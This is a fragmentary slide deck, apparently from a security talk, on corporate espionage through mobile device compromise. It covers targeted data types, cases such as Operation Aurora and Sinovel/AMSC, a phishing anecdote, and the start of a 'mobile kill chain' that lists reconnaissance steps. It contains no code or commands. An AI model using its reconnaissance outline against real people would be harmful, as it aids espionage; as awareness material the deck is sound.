

# CORPORATE ESPIONAGE VIA MOBILE COMPROMISE

A Technical Deep Dive

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# Corporate Espionage




# Corporate Espionage



O RLY?



“From small beginnings  
come great things...”



“The email was crafted well enough to trick one of the employees to retrieve it from their Junk mail folder, and open the attached excel file...”

It's just business... right?

“ECONOMIC ESPIONAGE  
LOSSES TO THE AMERICAN  
ECONOMY TOTAL MORE  
THAN \$13 BILLION...”

Assistant Director  
Counterintelligence, FBI



# WHAT?

## Technologies of Interest

Information and Communications  
Military  
Energy, Materials, Manufacturing  
Healthcare

R&D

Client lists

Trade secrets

Strategic plans

Personnel records

Production processes

Confidential financial data

Customer billing information


# HOW?

## Increasingly Cyber

Fast and cheap  
Anonymity  
Sharing of tools, techniques  
Attribution  
Geo-politics

# WHY?





Operation  
Aurora

Chinese  
Sinovel and  
AMSC  
Wind  
Turbine


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

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So is it real?






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
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# Mobile Kill Chain

before "hack"


after "hack"



# Mobile Kill Chain

## GATHER INTELLIGENCE


- Gather serial number
- When/how user charges device
- Device fingerprint
- Network connectivity



# Mobile Kill Chain

